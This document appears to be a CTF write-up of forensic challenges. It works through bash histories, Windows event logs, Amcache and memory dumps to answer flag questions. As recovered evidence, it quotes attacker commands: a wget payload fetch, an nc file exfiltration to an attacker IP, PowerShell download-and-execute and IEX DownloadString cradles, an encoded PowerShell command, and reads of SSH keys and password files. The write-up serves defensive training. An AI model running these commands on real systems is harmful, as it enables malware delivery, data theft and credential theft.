Now we move on to stream 23, we can see the attacker used `ss -tulpn`, after that we can see various listing of ports

FLAG:
nexsec25{ss -tulpn}

Breadcrumbs #13	Author: Pokok
-----------------	---------------

Challenges Description:

“What user’s home directory that the attacker tried to access?”

Solution:

```

LISTEN 0 511 *:80 *:*
www-data@server:~$ arp -a
Command 'arp' not found, but can be installed with:
apt install net-tools
Please ask your administrator.
www-data@server:~$ ip route
ip route
default via 192.168.8.1 dev ens160 proto static
192.168.8.0/24 dev ens160 proto kernel scope link src 192.168.8.36
www-data@server:~$ ls -la /home/
ls -la /home/
total 12
drwxr-xr-x 3 root root 4096 Dec 9 15:10 .
drwxr-xr-x 23 root root 4096 Dec 9 15:00 ..
drwxr-xr-x 2 sysadmin sysadmin 4096 Dec 13 02:06 sysadmin
www-data@server:~$ ls -la /home/sysadmin/
ls -la /home/sysadmin/
ls: cannot open directory '/home/sysadmin/': Permission denied
www-data@server:~$ cat /home/sysadmin/.ssh/id_rsa 2>/dev/null
cat /home/sysadmin/.ssh/id_rsa 2>/dev/null
www-data@server:~$ find /home/sysadmin -perm -o+r 2>/dev/null
find /home/sysadmin -perm -o+r 2>/dev/null
grep -rl "password" /var/www/ 2>/dev/null | head -10
grep -rl "password" /var/www/ 2>/dev/null | head -10
www-data@server:~$ find /var/www -name "*.env" -o -name "*.ini" -o -name "*.db" 2>/dev/null

```

We can see that the attacker do the enumeration in the command in the stream 23:

[ls -la /home/](#)
[ls -la /home/sysadmin/](#)

The attacker tried to access sysadmin in home directory but were denied access:

ls: cannot open directory '/home/sysadmin/': Permission denied

FLAG:

nexsec25{sysadmin}

CLASSIC

Challenge Description

“The SOC team received an alert indicating suspicious activity on a server. As a forensic investigator, you have been provided with triage results from the compromised system.”

Challenge Setup

Name	Date modified	Type	Size
Docker	13/12/2025 9:45 AM	File folder	
home	13/12/2025 10:33 PM	File folder	
Logs	13/12/2025 10:22 PM	File folder	
Misc	13/12/2025 10:20 PM	File folder	
Persistence	13/12/2025 10:20 PM	File folder	
Podman	13/12/2025 10:20 PM	File folder	
Process_and_Network	13/12/2025 10:20 PM	File folder	
root	13/12/2025 10:33 PM	File folder	
System_Info	13/12/2025 10:20 PM	File folder	
User_Files	13/12/2025 10:20 PM	File folder	
var	13/12/2025 10:33 PM	File folder	
Virsh	13/12/2025 9:45 AM	File folder	
localhost-20251213-0945-console-error-l...	13/12/2025 10:20 PM	Text Document	2 KB

In this challenge, we receive tons of folders and files to be inspected. Most of it is readable with terminal command cat so we do not need a new tool !

Classic#1 Author: 171k

Challenge Description

“Which service was used to gain initial access to the server?”

To answer this challenge, we can simply read the logs inside the Logs directory:

The attacker is performing a bruteforce attack on the **ssh** server!

Flag:

nexsec25{ssh}

Classic#2 Author: 171k

Challenge Description

“Which IP address was used by the attacker for this initial access activity?”

Using the same log as the screenshot from the previous challenge, we can see that the attacker uses the ip **100.96.0.2**.

Flag:
nexsec2025{100.96.0.2}

Classic#3

Author: 171k

Challenge Description

“Identify the exact full command being used to download the malicious binary?”

Since we know that the attacker managed to login as user “centos” so we can read the bash history of that user to find what malicious command the user centos user executed.

We can read the home/centos/.bash_history and found this:

```
clear
wget --limit-rate=1k http://192.168.8.11:8080/init.sh
ls -lah
chmod +x init.sh
```

As we can see, the attacker downloaded the malicious binary using this command!

Flag:

nexsec25{wget --limit-rate=1k http://192.168.8.11:8080/init.sh}

Classic#4

Author: 171k

Challenge Description

“Which directory was initially affected by the ransomware.”

By reading the **Misc/localhost-20251213-0945-full-timeline.csv**, we can try to read the timeline of the files that got encrypted.

We can compare 2 directories that got encrypted, *data_production* and *document*.

Directory	data_production	document
Encrypted Time	9:22:11	9:40:22
RansomNote Created	9:22:11	9:40:22

As we can see, the directory *data_production* is the one that got encrypted first!

Flag:

nexsec25{/home/centos/data_production/}

Classic#5	Author: 171k
<u>Challenge Description</u>	
“Which tool or utility was used to transfer documents/files out to the attacker’s server?.”	
We can once again read the bash_history to find the utility used by the attacker:	
<pre>cd document/ ls -lah nc 192.168.8.11 8888 < Nexsec2025_Operational_Maintenance_Notes.txt cd document/ </pre>	
As we can see, the attacker is using the command “nc”!	
Flag: nexsec25{nc}	
Classic#6	Author: 171k
<u>Challenge Description</u>	
“What was the initial file transferred out to the attacker’s server?”	
Once again, we can read the bash_history to find out what file was initially transferred out and it is included in the screenshot from the previous challenge above.	
Flag: nexsec25{Nexsec2025_Operational_Maintenance_Notes.txt}	
Classic#7	Author: 171k
<u>Challenge Description</u>	
“What is the process ID associated with the file transfer activity?.”	
For the process ID, we can find it inside the file “Process_and_Network/localhost-20251213-0945-ss-anepo.txt”	
<pre>icmp6 UNCONN 0 0 ::58 *:* 192.168.8.15::68 192.168.8.1:67 *:* udp ESTAB 0 0 0:0:0:0:22 0:0:0:0:22 0:0:0:0:22 0:0:0:0:22 tcp LISTEN 0 128 192.168.8.15::1231 192.168.8.15::1231 192.168.8.15::1231 192.168.8.15::1231 tcp ESTAB 0 0 192.168.8.15::43898 192.168.8.11:8888 192.168.8.11:8888 192.168.8.11:8888 tcp ESTAB 0 0 192.168.8.15::22 192.168.8.15::22 192.168.8.15::22 192.168.8.15::22 tcp LISTEN 0 0 192.168.8.15::5432 192.168.8.15::5432 192.168.8.15::5432 192.168.8.15::5432 tcp LISTEN 0 128 192.168.8.15::5432 192.168.8.15::5432 192.168.8.15::5432 192.168.8.15::5432 v_str ESTAB 0 0 3188756504@1023 3188756504@1023 3188756504@1023 3188756504@1023 </pre>	
We can find a similar ip address as the nc used to transfer out the file from the highlighted process ID!	
Flag: nexsec25{9169}	

HERE'S THE DUMP

Here's the Dump #1

Author: Pokok

Challenges Description:

"You receive an encrypted disk dump from a client in rural Transylvania, where a series of unexplained system outages have been spreading through the region like an unseen contagion. The client reports that their workstation became "strangely alive" before crashing—screens flickering, unauthorized processes appearing only to vanish seconds later."

*"One of the victims had downloaded a suspicious file. Due to not leaving any traces, the file is deleted but we as analysts should never give up! Try to find the hash of the file! Good luck!
(SHA1)"*

Flag format: NEXSEC25{SHA1}

Download:

<https://drive.google.com/file/d/1vINYXwHBGCVzsJ6bmqmmSqKrtzrObDS/view?usp=sharing>

Solution:

```
(komander㉿kali)-[~/Downloads/IR/here]
└─$ find . -iname "Amcache.hve"
./C/Windows/appcompat/Programs/Amcache.hve

(komander㉿kali)-[~/Downloads/IR/here]
└─$ strings -e l ./C/Windows/appcompat/Programs/Amcache.hve > amcache_dump.txt
```

We can see from the challenge description "*The client reports that their workstation became "strangely alive" before crashing—screens flickering, unauthorized processes appearing only to vanish seconds later.*" that a malware once run in the background And "*One of the victims had downloaded a suspicious file. Due to not leaving any traces, the file is deleted*" that the malware has been deleted. Now combined these 2 bits of information, I tried to look inside amcache hive

Forensafe
<https://forensafe.com/blogs/amcache>

AmCache

22 Apr 2022 — AmCache.hve is a **Windows system file** that is created to store information related to program executions. The artifacts in this file can serve as a huge aid in ...

People also ask :

What is Amcache used for?

The Amcache.hve file is a registry file that **stores the information of executed applications**. Amcache.hve records the recent processes that were run and lists the path of the files that's executed which can then be used to find the executed program.

Even if the file has been deleted, its traces is still stored in amcache hive, with that in mind i use this command to locate its path:

```
./C/Windows/appcompat/Programs/Amcache.hve
```

When I have successfully located it, i then use this command to dump the data in .txt file:

```
strings -e l ./C/Windows/appcompat/Programs/Amcache.hve > amcache_dump.txt
```

```
(komander㉿kali)-[~/Downloads/IR/heres]
└─$ grep -i "Downloads" amcache_dump.txt
c:/users/alina/downloads/a.exe

(komander㉿kali)-[~/Downloads/IR/heres]
└─$ grep -F -C 20 "c:/users/alina/downloads/a.exe" amcache_dump.txt
10.0.18362-1171
{27db0821-3bf9-f71a-f96f-a53403857690}
Microsoft_VHD.ISO.VHBA.01
000009997d800b5f4225fe3f3c20851b7c2bee36b751
pe32_1386
\8eb7bd593-6e6c-4c52-86a6-77175494dd8e}\msvhdbha
\driver\vhdm\, \driver\vhdmroot
\8eb7bd593-6e6c-4c52-86a6-77175494dd8e}\mscompatiblevhdbha
Send to Microsoft OneNote 16 Driver
C:\Windows\System32\DDORe.dll,-2414
OneNote (Desktop)
{bdc2219b1-7555-7c93-26c9-8674c8a8ec1b}
printfax.printer.virtual
printfax.printer.virtual
{b29d9289-6cd5-fa63-e747-7cdbe402ad72}
printfax.printer.virtual
printfax.printer.virtual
000036e18533b9530002143f69fd15b679208006pec
0006e9002e6835d749e6fc9397df1df255e920000ffff
0000a86d0fbcc01e9784ed1883e/bfc183d1381a5aac4
c:/users/alina/downloads/a.exe
a.exe|azacd4d45851b95b6c8
08/05/2015 00:46:27
000687e57fa3ab5bf52821269e57965be2000000904
0000a34f565c62b6cffa08f7767f572165e940f5
c:/users/alina/desktop/ftk imager_lite_3.1.1/ftk_imager.exe
ftk_imager.exe|d7e73e285a3fcace
FTK Imager.exe
ftk_imager.exe
accessdata group, llc
08/23/2012 20:54:54
accessdata
ftk
imager
```

I tried to find the malware using the keyword “Downloads” because the description says “*One of the victims had downloaded a suspicious file*” and the only output I get is:

```
C:\users\alina\downloads\aa.exe
```

So with that in mind, I use this command:

```
grep -F -C 20 "c:/users/alina/downloads/a.exe" amcache_dump.txt
```

And I found this:

0000a86dfbc01e9f834ed18b3e7bfc183d1381a5aac4

Since the SHA1 format in amcache has leading zeros padded in front, so the SHA1 of the malicious malware is:

a86dfbc01e9f834ed18b3e7bfc183d1381a5aac4

FLAG:

nexsec25{a86dfbc01e9f834ed18b3e7bfc183d1381a5aac4}

Here's the Dump #2

Author: Pokok

Challenges Description:

"Local rumors speak of a shadowy outbreak affecting networks across several small towns, always beginning at night, always leaving behind the same digital residue: a corrupted disk and a user who swears they heard faint whispers from their speakers before the system went dark."

Your task as the digital forensic analyst: Dissect the disk image, trace the origin of this outbreak, and uncover whatever breached the system—before it spreads further.


Where was the RAT file downloaded from?"

Flag format: NEXSEC25{http://xx.xx/x/x.ext}

Download dump from here:

https://drive.google.com/file/d/1h456-bfttlqiyKD-V5FcY8IspZ_rp5rG/view?usp=sharing

Solution:



So we need to trace back the malware a.exe. The first thing I did was using the command tree to list all their directories and their files, one thing that caught my attention is microsoft-windows-diagnosis-scripted%4operational.evtx Because its the modern log where **Script Block Logging (Event ID 4104)** lives. So I opened it using Event Viewer

The screenshot shows the Microsoft Event Viewer interface. The left pane lists logs from various sources like Windows-Services and Windows-PowerShell. The main pane displays the 'Microsoft-Windows-PowerShell%4Operational' log, which contains 584 events. A search dialog is overlaid on the viewer, with the search term 'a.exe' entered. Below the search results, the details of a specific event (Event 4104) are shown in XML format. The XML snippet includes the provider information (Microsoft-Windows-PowerShell), event ID (4104), level (Informational), task (1), and opcode (15). The data section of the XML shows the PowerShell command used to execute the malware:

```

<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-PowerShell" Guid="{a0c1853b-5c40-4b15-8766-3cf1c58f985a}" />
    <EventID>4104</EventID>
    <Version>1</Version>
    <Level>5</Level>
    <Task>2</Task>
    <Opcode>15</Opcode>
  </System>
  <Data Name="MessageNumber">1</Data>
  <Data Name="MessageTotal">1</Data>
  <Data Name="ScriptBlockText">(New-Object System.Net.WebClient).DownloadFile('http://osdsoft.com/download/updater.exe','a.exe'); (New-Object -com shell.application).shellexecute('a.exe'); (get-item 'a.exe').Attributes += 'Hidden';</Data>
  <Data Name="ScriptBlockId">1023bfbe-95e1-439d-bd4a-1b01558dff26</Data>
  <Data Name="Path" />
</Event>

```

Then we can filter it to show us the event ID 4104, which captures the full script. Next we can use **ctrl+f** to pinpoint our entry. I use the name of the malware a.exe for the search

The screenshot shows the details of Event 4104 in the Event Viewer. The XML view is selected, displaying the full PowerShell command used to execute the malware. The command involves downloading the file from 'http://osdsoft.com/download/updater.exe' and then executing it using 'shellexecute'. The file is also set to 'Hidden'属性.

```

<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-PowerShell" Guid="{a0c1853b-5c40-4b15-8766-3cf1c58f985a}" />
    <EventID>4104</EventID>
    <Version>1</Version>
    <Level>5</Level>
    <Task>2</Task>
    <Opcode>15</Opcode>
  </System>
  <Data Name="MessageNumber">1</Data>
  <Data Name="MessageTotal">1</Data>
  <Data Name="ScriptBlockText">(New-Object System.Net.WebClient).DownloadFile('http://osdsoft.com/download/updater.exe','a.exe'); (New-Object -com shell.application).shellexecute('a.exe'); (get-item 'a.exe').Attributes += 'Hidden';</Data>
  <Data Name="ScriptBlockId">1023bfbe-95e1-439d-bd4a-1b01558dff26</Data>
  <Data Name="Path" />
</Event>

```

Finally we can see the source in the snippet
`("http://osdsoft.com/download/updater.exe','a.exe'); (New-Object -com shell.application).shellexecute('a.exe');(get-item 'a.exe')."`

FLAG:

nexsec25{http://osdsoft.com/download/updater.exe}

SECURITY INCIDENT

Challenge Description

"A critical security alert was triggered on one of the company's servers. Forensic analysts collected event logs and system artifacts, but the initial reports are incomplete. Examine the provided logs and determine when an unauthorized user successfully gained access to the system and identify the compromised account. Provide the username, timestamp in GMT+8 and replace spaces with underscores."

Security Incident

Author: Mejik

In this challenge we are given a “.evtx” file where we need to find an unauthorized user that have successfully gained access.

security_1 Number of events: 8,692					
Level	Date and Time	Source	Event ID	Task Category	
Information	13/12/2025 12:37:20 PM	Microsoft Windows security a...	4624	Logon	
Information	13/12/2025 12:37:20 PM	Microsoft Windows security a...	4688	Process Creation	
Information	13/12/2025 12:36:42 PM	Microsoft Windows security a...	4625	Logon	
Information	13/12/2025 12:36:42 PM	Microsoft Windows security a...	4625	Logon	
Information	13/12/2025 12:36:41 PM	Microsoft Windows security a...	4625	Logon	
Information	13/12/2025 12:36:41 PM	Microsoft Windows security a...	4625	Logon	
Information	13/12/2025 12:36:40 PM	Microsoft Windows security a...	4625	Logon	
Information	13/12/2025 12:36:40 PM	Microsoft Windows security a...	4625	Logon	
Information	13/12/2025 12:36:39 PM	Microsoft Windows security a...	4625	Logon	
Information	13/12/2025 12:36:39 PM	Microsoft Windows security a...	4625	Logon	
Information	13/12/2025 12:36:38 PM	Microsoft Windows security a...	4625	Logon	

Event 4625, Microsoft Windows security auditing.

General Details

An account failed to log on.

Subject:

Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0

Logon Type:

3

Account For Which Logon Failed:

Security ID:	NULL SID
Account Name:	webadmin
Account Domain:	DESKTOP-1K9LKBW

Failure Information:

On this event, we can see that there is a large volume of failed logons that have a small time gap. Not even one second gap on every two tries, this shows that there is a bruteforcing attempt on logging in the systems.

We can see that the Logon type that the bruteforce happens to be Type 3 (network)

which basically tells us that an unknown user is trying to login using network logon from other places.

security_1 Number of events: 8,692					
Level	Date and Time	Source	Event ID	Task Category	
Information	13/12/2025 12:35:24 PM	Microsoft Windows security a...	4624	Logon	
Information	13/12/2025 12:35:24 PM	Microsoft Windows security a...	4624	Logon	
Information	13/12/2025 12:35:24 PM	Microsoft Windows security a...	4648	Logon	
Information	13/12/2025 12:35:24 PM	Microsoft Windows security a...	4688	Process Creation	
Information	13/12/2025 12:35:24 PM	Microsoft Windows security a...	4688	Process Creation	
Information	13/12/2025 12:35:24 PM	Microsoft Windows security a...	4688	Process Creation	
Information	13/12/2025 12:35:24 PM	Microsoft Windows security a...	4688	Process Creation	
Information	13/12/2025 12:35:23 PM	Microsoft Windows security a...	4624	Logon	
Information	13/12/2025 12:35:22 PM	Microsoft Windows security a...	4625	Logon	
Information	13/12/2025 12:35:22 PM	Microsoft Windows security a...	4625	Logon	
Information	13/12/2025 12:35:21 PM	Microsoft Windows security a...	4625	Logon	

Event 4624, Microsoft Windows security auditing.

General	Details
Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0
Logon Information:	
Logon Type:	3
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	No
Impersonation Level:	Impersonation
New Logon:	
Security ID:	S-1-5-21-633758005-1163594045-3169700458-1003
Account Name:	webadmin
Log Name:	Security
Source:	Microsoft Windows security
Event ID:	4624
Level:	Information
User:	N/A
Logged:	13/12/2025 12:35:23 PM
Task Category:	Logon
Keywords:	Audit Success
Computer:	DESKTOP-1K9LKBU

After a few minutes of focus on checking every logon that is successful we can see that this specific logon is a logon type 3 which is the same as the previous logon bruteforce. This shows that the unauthorized user successfully logged in the system on **13/12/2025 12:35:23PM** using **webadmin** account name.

FLAG : nexsec25{12/13/2025_12:35:23PM_webadmin}

DIGITAL FORENSIC

MEMOIR

Challenge description

"An employee at Berjaya Company appears to have been compromised, and the circumstances remain unclear. We now need your expertise to analyze the acquired memory snapshot and uncover the incidents that unfolded behind the scenes."

Challenge setup

In this challenge we are given a memory artifact “memdump.mem”. I am using the volatility 3 framework which is a tool for extracting a volatile memory. I ran the [“windows.info”](#) command, which confirmed the image was a **Windows 10** system.

This verification allowed me to proceed with Windows-specific plugins for the investigation.

MEMOIR #1

Author: Mejik

Challenge description

“What is the full filename of the malicious file that was opened?”

In this challenge we need to find the full malicious filename inside the memory.

I began by analyzing the process list to find the initial point of compromise. I used the [“windows.pstree”](#) to visualize parent-child process relationships. I observed a suspicious chain where **“WINWORD.EXE”** (Microsoft Word) spawned **“cmd.exe”**, which subsequently spawned **“powershell.exe”**.

```
*** 4784      4380    WINWORD.EXE   0xba018eb09080  19
**** 7240      4784    cmd.exe     0xba018f569080  1   -
***** 6112      7240    powershell.exe 0xba018cacb0c0  12
***** 6044      6112    powershell.exe 0xba018f214340  10
***** 5096      6044    powershell.exe 0xba018ea41080  0
```

This indicates a malicious macro execution. I then checked the command line arguments for the Word process using [“windows.cmdline”](#), which revealed the specific document responsible.

```

ls -1 /00720155_distributed_4742_initialChannelId_102200253_3243_4f12_0300_fadee7e8\etc  parentPid 1000 crashReporter "\.\pipe\gecko_crash_server_pipe-100
0" -crashHelper 1808 -appDir "C:\Program Files\Mozilla Thunderbird" -1 gpu
5764 thunderbird.exe "C:\Program Files\Mozilla Thunderbird\thunderbird.exe" -contentproc -parentBuildID 20251203205047 -prefsHandle 1948:6605 -prefMapHandle 1952:285758 -ipcHandle 1972 -initialChannelId {204e40ac-04fe-4a97-969d-ad3d49e3ddc} -parentPid 4808 -crashReporter "\.\pipe\gecko-crash-server-pipe.48
08" -crashHelper 1996 -appDir "C:\Program Files\Mozilla Thunderbird" -1 gpu
3920 conhost.exe -
7524 thunderbird.exe "C:\Program Files\Mozilla Thunderbird\thunderbird.exe" -contentproc -isForBrowser -prefsHandle 3436:6343 -prefMapHandle 3440:285758
-jSInitHandle 3444:223356 -parentBuildID 20251203205047 -ipcHandle 3212 -initialChannelId {fe200b95-4de2-4f31-a954-3e2d8c10ad92} -parentPid 4808 -crashRepor
ter "\.\pipe\gecko-crash-server-pipe.4808" -crashHelper 3460 -win32kLockedDown -appDir "C:\Program Files\Mozilla Thunderbird" -2 tab
6968 thunderbird.exe "C:\Program Files\Mozilla Thunderbird\thunderbird.exe" -contentproc -parentBuildID 3632:285758 -ipcHandle 2584 -initialChannelId {b4a803e3d-6fa6-4964-94f2-0cdfa3b17bc8} -parentPid 4808 -crashReporter "\.\pipe\gecko-crash-server-pipe.48
08" -crashHelper 3648 -appDir "C:\Program Files\Mozilla Thunderbird" -3 rrd
5500 thunderbird.exe "C:\Program Files\Mozilla Thunderbird\thunderbird.exe" -contentproc -isForBrowser -prefsHandle 4476:6343 -prefMapHandle 4484:285758
-jSInitHandle 4492:223356 -parentBuildID 20251203205047 -ipcHandle 4480 -initialChannelId {abd02418-587c-49aa-adef-9737db651d0c} -parentPid 4808 -crashRepor
ter "\.\pipe\gecko-crash-server-pipe.4808" -crashHelper 4300 -win32kLockedDown -appDir "C:\Program Files\Mozilla Thunderbird" -4 tab
8668 FileCoAuth.exe "C:\Users\azman\AppData\Local\Microsoft\OneDrive\25.216.1194.0002\FileCoAuth.exe" -Embedding
6372 CompatTelRunne C:\Windows\system32\CompatTelRunner.exe -f:DoScheduledTelemetryRun -cv:vcY0rAcPN02RIE/c.1
4784 WINWORD.EXE "C:\Program Files\Microsoft Office\Office16\WINWORD.EXE" /n "C:\Users\azman\Downloads\Jemputan_Bengkel_Strategik.docx"
7240 cmd.exe cmd /c powershell.exe -ep bypass IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimmissuuki/AppleSeed/ref/h
eads/main/cat.ps1')
6780 conhost.exe \??\C:\Windows\system32\conhost.exe 0x4
6112 powershell.exe powershell.exe -ep bypass IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimmissuuki/AppleSeed/ref/s
/heads/main/cat.ps1')
6944 powershell.exe "powershell"
5096 powershell.exe -
5936 cmd.exe "C:\Windows\System32\cmd.exe" /c powershell.exe -nop -e UwBlAHQALQBFAHgAZQbjAHUAdAbpAG8AbgBQAG8AbApAGMAeQAgAEIAeQBwAGEAcwBzACAALQBTAGMAbwBw
AGUAIAIBDAHUAcgByAUGAbgB0AUAcwBLAHIA0wAgAEMA0gBcAFcAaQBuAGQAbwB3AHMAXABUAGeAcwBrAHMAXABFAHYAZQBuAHQAVgBpAGUAdwBLAHIAUgBDAEUAlgBwAHMANQA=
9888 conhost.exe \??\C:\Windows\system32\conhost.exe 0x4

```

The document that can be seen opened by WINWORD.EXE is :
Jemputan_Bengkel_Strategik.docx

FLAG : NEXSEC25{Jemputan_Bengkel_Strategik.docx}

MEMOIR #2	Author: Mejik
-----------	---------------

Challenge description

"What is the IP address of the primary C2 server?"

This challenge asked us to find the IP address of the primary C2 server. To find the C2 server I use "**windows.netstat**".

```

$ python3 vol.py -f ../../memdump2.mem windows.netstat
Volatility 3 Framework 2.27.1
Progress: 100.00          PDB scanning finished
Offset Proto LocalAddr      LocalPort    ForeignAddr   ForeignPort   StatePID   Owner     Created
0xba018f5d18a0 TCPv4  192.168.8.34  49898   188.166.181.254 443 ESTABLISHED 6112 powershell.exe 2025-12-11 19:55:42.000000 UTC
0xba018db1f8a0 TCPv4  192.168.8.34  49915   188.166.181.254 443 ESTABLISHED 3968 powershell.exe 2025-12-11 20:01:28.000000 UTC
0xba018ee1b010 TCPv4  192.168.8.34  49918   188.166.181.254 8000 ESTABLISHED 3368 team.exe 2025-12-11 20:06:33.000000 UTC
0xba018c890279 TCPv4  127.0.0.1    49853   127.0.0.1    49851 ESTABLISHED 4888 thunderbird.exe 2025-12-11 19:47:54.000000 UTC
0xba018de058a0 TCPv4  127.0.0.1    49852   127.0.0.1    49850 ESTABLISHED 1000 thunderbird.exe 2025-12-11 19:47:54.000000 UTC
0xba0186b42528 TCPv4  192.168.8.34  3389    100.98.0.16  54023 ESTABLISHED 988 svchost.exe 2025-12-11 19:39:55.000000 UTC
0xba018ae1b790 TCPv4  127.0.0.1    49850   127.0.0.1    49852 ESTABLISHED 1000 thunderbird.exe 2025-12-11 19:07:54.000000 UTC
0xba018eb2f930 TCPv4  192.168.8.34  49740   4.213.25.242 443 ESTABLISHED 1136 svchost.exe 2025-12-11 19:43:40.000000 UTC
0xba018f1877b0 TCPv4  192.168.8.34  49919   20.198.167.116 443 ESTABLISHED 1888 smartscreen.ex 2025-12-11 20:07:09.000000 UTC

```

I identified multiple processes communicating with the external IP address
"188.166.181.254".

On the first row, we can see (PID 6112) "powershell.exe" process which previously identified as a process that was spawned by the malicious Words document is communicating with the IP address on port 443. So I concluded that the ip address that communicates with the powershell.exe is the primary C2 Server IPaddress.

FLAG : NEXSEC25{188.166.181.254}

MEMOIR #3

Author: Mejik

Challenge description

“What is the GitHub username hosting the malware repository?”

This challenge asked us to find a Github username repository. On previous challenge (MEMOIR #1), we can see the powershell process that was created from the microsoft windows docs where the powershell command utilized Invoke-Expression (IEX) to download files from the repository.

```
0000  channelbird.exe  C:\Program Files\ Mozilla\Thunderbird\channelbird.exe  ContentProc 13.0.13.0.0.0  pcrishande 1170.8.15  pcrishande 1187.2.2007.0
8668  FileCoAuth.exe  "C:\Users\azman\AppData\Local\Microsoft\OneDrive25.216.1104.0002\FileCoAuth.exe"  -Embedding
6372  CompatTelRunne  C:\Windows\system32\CompatTelRunner.exe  -m:appraiser.dll  -f:DoScheduledTelemetryRun -cv:y0AcPN02RIE/c.1
4784  WINWORD.EXE  "C:\Program Files\Microsoft Office\Office16\WINWORD.EXE" /n "C:\Users\azman\Downloads\Jemputan_Bengkel_Strategik.docx
7240  cmd.exe cmd /c powershell.exe -ep bypass IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs
6780  conhost.exe  \??\C:\Windows\system32\conhost.exe 0x4
6112  powershell.exe powershell.exe -ep bypass IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/re
6044  powershell.exe "powershell"
5096  powershell.exe -
5936  cmd.exe "C:\Windows\System32\cmd.exe" /c powershell.exe -nop -e UwBlAHQALQBFAHgAZQbjAHUAdAbpAG8AbgBQAG8AbApAGMAeQAgAEIAeQBWAGEAcwBzACAALQBTAGMabw
9088  conhost.exe  \??\C:\Windows\system32\conhost.exe 0x4
3968  powershell.exe powershell.exe -nop -e UwBlAHQALQBFAHgAZQbjAHUAdAbpAG8AbgBQAG8AbApAGMAeQAgAEIAeQBWAGEAcwBzACAALQBTAGMabwBwAGUAIABDAHUAcgByAGUAbg
3076  powershell.exe "powershell"
```

We can see that there is a URL pointed to the github repo on the (PID 6112) powershell.exe and (PID 7240) cmd.exe revealing the host username.

[“https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs/heads/main/cat.ps1”](https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs/heads/main/cat.ps1)

FLAG : NEXSEC25{kimmisuuki}

MEMOIR #4

Author: Mejik

Challenge description

“What is the SHA1 hash of the credential dumping executable found in memory?”

For this challenge, we're going to refer back to previous challenge (MEMOIR #2) where we see powershell.exe communicate with the primary C2 server IP address which is the attacker IP.

There are also other processes that communicate with it using port 8000 which is team.exe (the malware itself).

```
$ python3 Vol.py -f ../../memdump2.mem windows.netstat
Volatility 3 Framework 2.27.1
Progress: 100.00          PDB scanning finished
Offset Proto LocalAddr      LocalPort    ForeignAddr   ForeignPort  StatePID  Owner     Created
0xba018f5d18a0  TCPv4  192.168.8.34  49898  188.166.181.254 443  ESTABLISHED 6112  powershell.exe  2025-12-11 19:55:42.000000 UTC
0xba018db1f8a0  TCPv4  192.168.8.34  49915  188.166.181.254 443  ESTABLISHED 3968  powershell.exe  2025-12-11 20:01:28.000000 UTC
0xba018ee1b010  TCPv4  192.168.8.34  49918  188.166.181.254 8000  ESTABLISHED 3368  team.exe   2025-12-11 20:06:33.000000 UTC
0xba018c896270  TCPv4  127.0.0.1    49853  127.0.0.1    49851  ESTABLISHED 4888  thunderbird.exe 2025-12-11 19:47:54.000000 UTC
0xba018de058a0  TCPv4  127.0.0.1    49852  127.0.0.1    49856  ESTABLISHED 1000  thunderbird.exe 2025-12-11 19:47:54.000000 UTC
0xba0186b42520  TCPv4  192.168.8.34  3389   100.96.0.16   54023  ESTABLISHED 988   svchost.exe 2025-12-11 19:39:55.000000 UTC
0xba018ee1b790  TCPv4  127.0.0.1    49850  127.0.0.1    49852  ESTABLISHED 1000  thunderbird.exe 2025-12-11 19:47:54.000000 UTC
0xba018eb2f930  TCPv4  192.168.8.34  49740  4.213.25.242 443   ESTABLISHED 1136  svchost.exe 2025-12-11 19:43:40.000000 UTC
0xba018f1877b0  TCPv4  192.168.8.34  49919  20.198.167.116 443   ESTABLISHED 1888  smartscreen.ex 2025-12-11 20:07:09.000000 UTC
```

From this information we know that there are also other executables inside this memory that are downloaded. So I try to search for team.exe inside the memory.

I am using “windows.cmdline” to search for the “team.exe”.

```
$ python3 vol.py -f ../../memdump.mem windows.cmdline | grep -i "team.exe"
Progress: 0.00          Scanning layer_name using PdbSignatureScanne
Progress: 0.00          Scanning layer_name using PdbSignatureScanne
